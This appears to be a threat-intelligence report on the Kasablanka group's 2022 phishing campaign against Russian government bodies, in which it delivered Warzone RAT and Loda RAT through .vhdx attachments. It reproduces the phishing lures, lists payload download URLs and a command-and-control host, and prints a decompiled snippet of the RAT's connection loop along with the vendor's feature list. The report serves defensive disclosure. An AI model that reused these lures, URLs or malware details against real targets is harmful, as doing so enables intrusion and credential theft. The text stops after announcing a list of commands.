奇安信威胁情报中心


Archived: 2026-04-10 03:12:31 UTC

Overview

APT groups often use some uncommon file types to host malicious code in order to increase the probability of immunity against antivirus software, such as CD-ROM image files (.iso) and virtual hard disk files (.vhd), which we have monitored for abuse in recent years. And the use of these two formats can effectively circumvent the MOTW mechanism (a security measure in which Windows displays a warning message when a user tries to open a file downloaded from the Internet). The effectiveness of the Lazarus group's attack campaign was evident back in November '22 when we disclosed that its attack components using the vhdx format had a detection rate of 0 on VirusTotal.


When combing through the recently uploaded vhdx files we found that from September to December 2022, Kasablanka group is suspected of attacking **Russia**, and its targets include the Russian Federal Government Cooperation Agency, the Ministry of Foreign Communications of the Astrakhan Region of Russia, etc., and **the detection rate of some samples is always 0**.

Analyzing and organizing the captured samples, the Kasablanka group used a socially engineered phishing email as the entry point for the attack, with a virtual disk image file attached, which nested a variety of next-stage payload executions including lnk files, zip packages, and executables. In the early stages of the attack the final execution was the commercial Trojan Warzone RAT, in the later stages of the attack we observed that the executed Trojan changed to Loda RAT.



Decoy File

A phishing attack against the Agency of the Government of the Russian Federation for CIS Affairs, Aliens and International Humanitarian Cooperation, or "Россотрудничество".


СРОЧНО: Факс №9546/2c - 邮件 (HTML)

2022/10/28 (周五) 14:55

Евгений Александрович Примаков <97845147@mail.ru>

СРОЧНО: Факс №9546/2c

收件人

邮件 Факс №95462c.vhdx (8 MB)

Уважаемые Коллеги!

Направляем материалы к исх. № 95462/2c

Просим подтвердить получение и скачиваемость файлов.

--
С Уважением,
Примаков Евгений Александрович,
Руководитель
Россотрудничество

The translation of the phishing email content is as follows：


检测到俄语 英语 中文（简体） 德语

Уважаемые Коллеги!

Направляем материалы к исх. № 95462/2c

Просим подтвердить получение и скачиваемость файлов.

--
С Уважением,
Примаков Евгений Александрович,
Руководитель
Россотрудничество

Uvazhayemyye Kollegi! Napravlyayem materialy k iskh. № 95462/2s Prosim podtverdit' polucheniye i skachivayemost' faylov. -- S Uvazheniyem, Primakov Yevgeniy Aleksandrovich, Rukovoditel' Rossotrudnichestvo

204 / 5,000

中文（简体） 英语 日语

亲爱的同事们!

我们将材料发送给参考。编号 95462/2s

请确认收到并下载文件。


--
尊敬,
普里马科夫叶夫根尼亚历山德罗维奇,
导师
俄罗斯合作署

Qīn'ài de tóngshìmen!

Wǒmen jiāng cáiliào fāsòng gěi cānkǎo. Biānhào 95462/2s

展开

Phishing email attack against the Ministry of Foreign Communications of the Astrakhan Region of Russia.


Fwd: Исходящее сообщение №479 - 邮件 (HTML)

2022/12/7 (周三) 14:44

mid-inter@astrobl.ru <oper@voda.gov.ru>

Fwd: Исходящее сообщение №479

收件人

邮件 Тезисы.pdf.vhdx

Доброе утро,

в приложении письмо о встрече с Генконсулом РК Мадиевым А.Е.

С уважением,
Лукин В.С.
отдел регионального сотрудничества,
Министерство внешних связей
Астраханской области


414000, г.Астрахань, ул. Эспланадная, 45
тел. +7 (8512) 51-97-02, +7 (8512) 51-65-07,
e-mail: mid-inter@astrobl.ru
www.mid.astrobl.ru

Внимание! Внешний отправитель. В сообщении возможна ссылка на ресурс интернет сайта. Если вы не уверены, то не используйте ее (возможно вирус) и не открывайте вложений.
Warning! External sender. The email may contain a link to a web resource. Never click on the link, if the email looks suspicious (it may contain a virus), or open any attachment.

查看有关 mid-inter@astrobl.ru 的更多信息。

The translation of the phishing email is as follows:

One of the phishing email attachments uses the situation related to the Republic of Turkey in 2022 as a bait.



ТУРЕЦКАЯ РЕСПУБЛИКА
(справка по схеме)

Турецкая Республика (Турция). Имеет сухопутную границу с Грузией, Арменией, Азербайджаном, Болгарией, Грецией, Сирией, Ираком, Ираном. На Черном море имеет общую границу экономической зоны и континентального шельфа с Российской Федерацией и Украиной.

Территория – 779,4 тыс. кв. км. Располагается на азиатском (97%) и европейском (3%) континентах. В административно-территориальном отношении состоит из 81 провинции.

Столица – г.Анкара (с 1923 г.), свыше 5,5 млн жителей. Крупнейший город – Стамбул (более 15 млн жителей).

Население – 84,68 млн человек. Национальный состав: турки (70%), курды (18%), арабы, черкесы, армяне, греки, евреи, лазы и другие народности.

Государственный язык – турецкий.

Турция – светское государство. Господствующая религия – ислам, преимущественно суннитского направления ханифитского толка. Существует община алавитов (определяют свою численность в 15 млн человек).

Исполнительная власть осуществляется Президентом, избираемым всеобщим голосованием сроком на 5 лет с возможностью переизбрания на второй срок. С 9 июля 2018 г. Президент – Р.Т.Эрдоган.

Законодательная власть принадлежит однопалатному парламенту – Великому национальному собранию Турции (600 депутатов). Председатель парламента – М.Шентоп.

Судебная система в Турции состоит из уголовно-гражданских, административных и арбитражных судов.

Вооруженные силы. Общая численность – около 480 тыс. человек (второй по величине контингент в НАТО).

2

Экономика. Турция – индустриально-аграрная страна. В 2021 г. оценочно: объем ВВП – 740 млрд долл. США, рост ВВП – 7,4 %, безработица – 11,2%, ВВП на душу населения – 7,7 тыс. долл., внешнеторговый оборот – 496,7 млрд долл., дефицит платежного баланса – 3,9% к ВВП, инфляции – 19,4%, внешний долг – более 450 млрд долл., внешний долг – 58,3% к ВВП. Денежная единица – турецкая лира (100 курушей).

Внешняя политика. Имеет дипотношения более чем со 100 государствами. Является членом НАТО с 1952 г. В 2005 г. получила статус страны-кандидата на членство в ЕС, с которым имеет соглашение о Таможенном союзе (с 1996 г.).

Турция – член Организации Черноморского экономического сотрудничества. Участвует в программах взаимодействия черноморских стран в области безопасности (Документ о мерах укрепления доверия и безопасности в военно-морской области на Черном море, «Блэксифор», «Черноморская гармония»).

Входит в состав различных международных организаций и объединений – «Группы двадцати», ОИС, ОЭСР, ОЭС, «Альянса цивилизаций» и др. В 2013 г. Турция получила статус партнера ШОС по диалогу.

Внутренняя политика. На досрочных президентских и парламентских выборах 24 июня 2018 г. победу с результатом 52,6% одержали Р.Т.Эрдоган и коалиция в составе возглавляемой им Партии справедливости и развития и Партии националистического движения (344 из 600 мест в меджлисе).

С июля 2015 г. ведется военная операция против отрядов запрещенной в стране Рабочей партии Курдистана. С 2019 г. ведется серия спецопераций против курдов на севере Ирака.

15 июля 2016 г. в Турции произошла неудачная попытка военного переворота, после которой последовала широкомасштабная «чистка» армии, госаппарата, судебных органов, образовательных и иных учреждений страны.

Attacks using articles related to Russian import substitution and migration policy in 2015 as bait.


Наука

2015 № 3 (90)

УДК 314.74

Импортозамещение и миграционная политика

In addition, the Kasablanka group intercepted the first page from Resolution No. 1725 published on the official website of the Government of the Russian Federation as a decoy.



ПРАВИТЕЛЬСТВО РОССИЙСКОЙ ФЕДЕРАЦИИ

ПОСТАНОВЛЕНИЕ

от 20 октября 2022 г. № 1725

МОСКВА

Об утверждении Правил предоставления права на получение отсрочки от призыва на военную службу по мобилизации гражданам Российской Федерации

Правительство Российской Федерации **п о с т а н о в л я е т :**


1. Утвердить прилагаемые Правила предоставления права на получение отсрочки от призыва на военную службу по мобилизации гражданам Российской Федерации.

2. Настоящее постановление вступает в силу со дня его официального опубликования и распространяется на правоотношения, возникшие с 21 сентября 2022 г.

Приложение: на 14 л.

Председатель Правительства
Российской Федерации М.Мишустин УТВЕРЖДЕНЫ
постановлением Правительства
Российской Федерации от 20
октября 2022 г. № 1725

And the relevant content of the draft Digital Code of Kyrgyzstan was used as a bait.



СПРАВКА-ОБОСНОВАНИЕ
к проекту Цифрового кодекса Кыргызской Республики

1. Цель и задачи.

Проект Цифрового кодекса Кыргызской Республики (далее – проект Кодекса) является результатом масштабного анализа отраслей законодательства Кыргызской Республики и изучения лучших мировых практик цифровой среды. Принятие проекта Кодекса, объединяющего правовое регулирование в системообразующие блоки технологического законодательства, позволит сформировать благоприятную нормативную правовую среду, которая заложит основы для развития цифровой экономики в Кыргызской Республике. Результаты успешной реализации этой задачи положительно скажутся на темпах экономического роста, улучшат оказание услуг государством и частными секторами, приведут к созданию более благоприятного инвестиционного климата.

Указом Президента Кыргызской Республики "О неотложных мерах по активизации внедрения цифровых технологий в государственное управление Кыргызской Республики" от 18 декабря 2020 года предусмотрена разработка и внесение на рассмотрение Жогорку Кенеш Кыргызской Республики проекта Цифрового кодекса Кыргызской Республики в качестве единого документа, который должен выстроить единую систему государственного управления в сфере цифровых технологий и обеспечить применение единых правил регулирования общественных отношений, связанных с использованием цифровых технологий.

Основной целью проекта Кодекса является создание благоприятных правовых условий для защиты и реализации прав и свобод человека и гражданина в цифровом пространстве, развитие цифровой экономики Кыргызской Республики, а также повышение инвестиционной привлекательности страны. В интересах достижения данной цели задачами проекта Цифрового кодекса является создание системы формально определенных и благоприятных правовых норм, обеспечивающих предсказуемые правила поведения в цифровой среде, основанного на балансе интересов всех заинтересованных участников.

В данном контексте важной основой для эффективного внедрения и беспрепятственного использования технологий является актуальная, гармонизированная и отвечающая современным реалиям законодательная база. Одновременно с этим, посредством разработки единого кодифицированного акта исключаются существующие правовые коллизии и пробелы, создается единая система цифрового управления страны, формируется современная, ясная и непротиворечивая правовая база, в том числе для беспрепятственного внедрения в последующем инновационных цифровых решений. Кроме этого, в правоприменительной практике для граждан, бизнеса и государственных органов удобно и эффективно использовать единый нормативный правовой акт, объединяющий все цифровые нормы. Такой кодифицированный подход позволит обеспечить в последующем сбалансированность при последующих изменениях, что очень важно в условиях высоких темпов развития и внедрения цифровых технологий.

2. Описательная часть.

Анализ нормативной правовой базы, действующей на момент разработки проекта нормативного правового акта, сведения о мониторинге и оценке законодательства, действующего в данной сфере общественных отношений.

- В настоящее время Кыргызская Республика целенаправленно проводит работу по цифровизации страны, задачи, поставленные в целом ряде стратегических документов, включая концепции, программы и планы действий цифровой трансформации и цифрового развития приняли впоследствии к тому, что был принят ряд законов и других нормативных правовых актов. Однако несогласованность и недопустимость по содержанию принятых законов, стали существенными препятствиями для построения благоприятной нормативно-правовой среды необходимой для развития, конкурентоспособной цифровой экономики.


Анализ показал, что в Кыргызской Республике действуют более ста разноуровневых нормативных правовых актов прямо или косвенно регламентирующих или касающихся сферы связи и телекоммуникаций, цифрового управления, цифровой идентификации, открытых данных, пространственных данных, кибербезопасности и т.д. Однако данные законодательные акты имеют большое количество серьезных недостатков, в целом негативно влияющих на процесс цифровой трансформации и реализации цифровых инициатив. К таким недостаткам можно отнести несогласованность системы нормативных правовых актов, их разноуровневость, наличие большого количества правовых коллизий, отсталость норм цифрового права от современных потребностей граждан и государственных органов, отсутствие достаточных правовых условий для быстрой и безбарьерной апробации и внедрения инновационных цифровых решений (цифровые активы, искусственный интеллект, робототехника, блокчейн, большие данные, цифровые платформы и экосистемы и т.п.) в процесс государственного управления, предоставления государственных и муниципальных услуг, и в целом развития цифровой экономики страны, несоответствие национального законодательства мировым стандартам в области внедрения и использования цифровых технологий. Другие проблемные вопросы, которые были выявлены в ходе анализа законодательства Кыргызской Республики (в разрезе секторов регулирования), приведены ниже.

1. В законодательстве Кыргызской Республики отсутствует описание структуры законодательных и иных нормативных правовых актов, содержащих нормы по регулированию цифровой экономики, не содержится правил разрешения коллизий между различными актами, регулирующими отношения в цифровой среде. Законы Кыргызской Республики в цифровой сфере принимаются без учета друг друга, что порождает множество правовых коллизий.


- 2. Структура органов электронного управления является фактически неработающей. В ней также не представлены другие, кроме государства, субъекты цифрового управления, отсутствует разграничений полномочий по защите цифровой информации. Также предстоятельные в действующем законодательстве принципы электронного управления являются устаревшими, отражающими логику предыдущих этапов реформы государственного управления, поэтому они должны быть обновлены в соответствии с приведенными выше принципами и регулированы разными.
- 3. Законодательство не создает условий для цифрового управления, то есть управления, основанного на данных. Данные из государственных информационных систем не используются для принятия решений и аналитики как в государственном, так и в частном секторе, форматы данных и интерфейсы обмена данными в разных органах разные и несовместимые между собой, что препятствует построению взаимосвязанной системы принятия решений.
- 4. В законодательстве Кыргызской Республики отсутствует правовой режим распределенных информационных систем, а также отсутствуют условия для необходимого в условиях цифровой экономики перехода от электронного документооборота к управлению, основанному на записях в информационных системах, в том числе распределенных. Отсутствие норм, допускающих возможность исключительно цифрового взаимодействия, не позволяет переходить в цифровое взаимодействие полностью, так как государственные органы требуют бумажные документы.
- 5. Отсутствует стандартизация в сфере электронного документооборота или оборота цифровых записей. Не урегулированы вопросы электронного документооборота с негосударственными организациями и физическими лицами, целые отрасли отрезаны от электронного документооборота или иного цифрового взаимодействия.
- 6. Внедрение цифровой национальной валюты также до настоящего момента не регламентировано, при том, что наличие в обращение такой валюты избавляет регулятора от расходов на печать реальной валюты, а ее распространяемость будет способствовать развитию рынка цифровых платежей.
- 7. В законодательстве отсутствует система основных субъектов цифрового управления, что не позволяет выстроить систему отношений в цифровой среде именно как систему. При этом регулирование статуса каждого из этих субъектов должно осуществляться в рамках регулирования соответствующего вида деятельности в цифровой экономике.

Sample Analysis


The captured samples are all virtual disk image files (.vhdx suffix), and the sample decoy names and contents are in Russian and uploaded from Russian regions. Some of the samples use lnk files as downloaders for the next stage payload.



Some attack samples package the decoy and Warzone RAT into a zip file in a virtual disk image file.



Or there is no decoy file and the lnk file is directly disguised as a folder to lure victims to click on it.



We have sorted out links to download the relevant payloads, as shown in the table below：

-	-
Links	**Remarks**
http://179.60.150.118/new.exe	Warzone RAT
http://89.22.233.149/ms7.hta	Unknown
http://193.149.129.151/vmsys	Unknown
http://45.61.137.32/www.exe	Warzone RAT
http://45.61.137.32/svvhost.rar	Loda RAT
http://45.61.137.32/Scanned_document.exe	Loda RAT

Warzone RAT

Warzone RAT, also known as AveMaria RAT, is a commercial trojan developed in pure C/C++, which has been sold publicly on the internet as a software subscription since 2018 and is compatible with systems below Windows 10, with remote desktop, password stealing, keylogging, remote commands, permission elevation, download execution and many other remote control functions. It has been used by several APT groups, including Confucius, Bitter, Blind Eagle (APT-Q-98) and other groups .

WARZONE RAT 3.0 演练和信息

观看 WARZONE RAT 视频：

支持的操作系统：
XP、Vista、7、8、8.1、10 - 32 位和 64 位

- 使用 C/C++ 开发
- 高可靠性
- 使用方便
- 加密通讯

https://streamable.com/lryi8m

特征

- **原生的、独立的存根**
  这个 RAT 的存根是用 C++ 编写的，这使得它独立于 .NET Framework。
- **饼干恢复**
  以 JSON 格式从流行的 Chrome 和 Firefox 中恢复 cookie。
- **远程桌面**
  以 60 FPS 的速度远程控制计算机！
  使用鼠标和键盘来控制远程计算机。
  远程桌面功能是通过特制的 VNC 模块实现的。
- **隐藏的远程桌面 - HRDP**
  无形中控制远程计算机！
  HRDP 模块允许您在无人知晓的情况下登录到远程机器。
  即使当前在主帐户上打开浏览器，您也可以打开它。
- **权限提升 - UAC 绕过**
  只需单击 1 次即可提升为管理员。
  此功能已经过测试并证明适用于从 Windows 7 到最新的 Windows 10 的 Windows 操作系统。
- **远程网络摄像头**
  如果远程计算机连接了网络摄像头，您可以在远程网络摄像头模块中实时查看流。
- **找回密码**
  在几秒钟内从流行的浏览器和电子邮件客户端恢复密码！
  从以下浏览器获取密码：
  Chrome、Firefox、Internet Explorer、Edge、Epic、UC、QQ、Opera、Blisk、SRWare Iron、Brave、Vivaldi、
  Comodo Dragon、Torch、Slimjet、Cent
  Outlook、Thunderbird、Foxmail
  启用自动密码恢复无需触摸任何按钮即可接收密码！
- **文件管理器**
  高速上传和下载文件。您还可以执行和删除文件。

This captured Warzone RAT eventually establishes a TCP connection to the server hbfyewtuvfbhsbdjhjwebfy.net (193.188.20.163) .

```
19  v16 = this;
20  this[146] = 1;
21  while ( 1 )
22  {
23    result = v16;
24    if ( !v16[146] )
25      break;
26    v11 = v16 + 1;
27    v15 = v16 + 121;
28    *(_DWORD *)hostshort = *(_DWORD *)(sub_1000B541((char *)v16 + 484, (int)v7) + 4);
29    v14 = v16 + 121;
30    v12 = (LPCWCH *)sub_1000B541((char *)v16 + 484, (int)v8);
31    v6 = *(_DWORD *)hostshort;
32    v5 = v3;
33    sub_10006EB5(v12, (int)&v5);
34    v10 = sub_1000AD0A((int)v11, a2, v5, v6);    // 连接服务器hbfyewtuvfbhsbdjhjwebfy.net
35    sub_10001703(v8);
36    sub_10001703(v7);
37    if ( v10 )
38    {
39      v9 = v16 + 1;
40      sub_1000AA9A(a2, (int)v16);                // 接收并处理数据包
41    }
42    v4 = sub_1000B523(v16 + 121);
43    Sleep(v4);
44  }
45  return result;
46 }
```

It has a wide variety of remote control commands, including the following functions.：

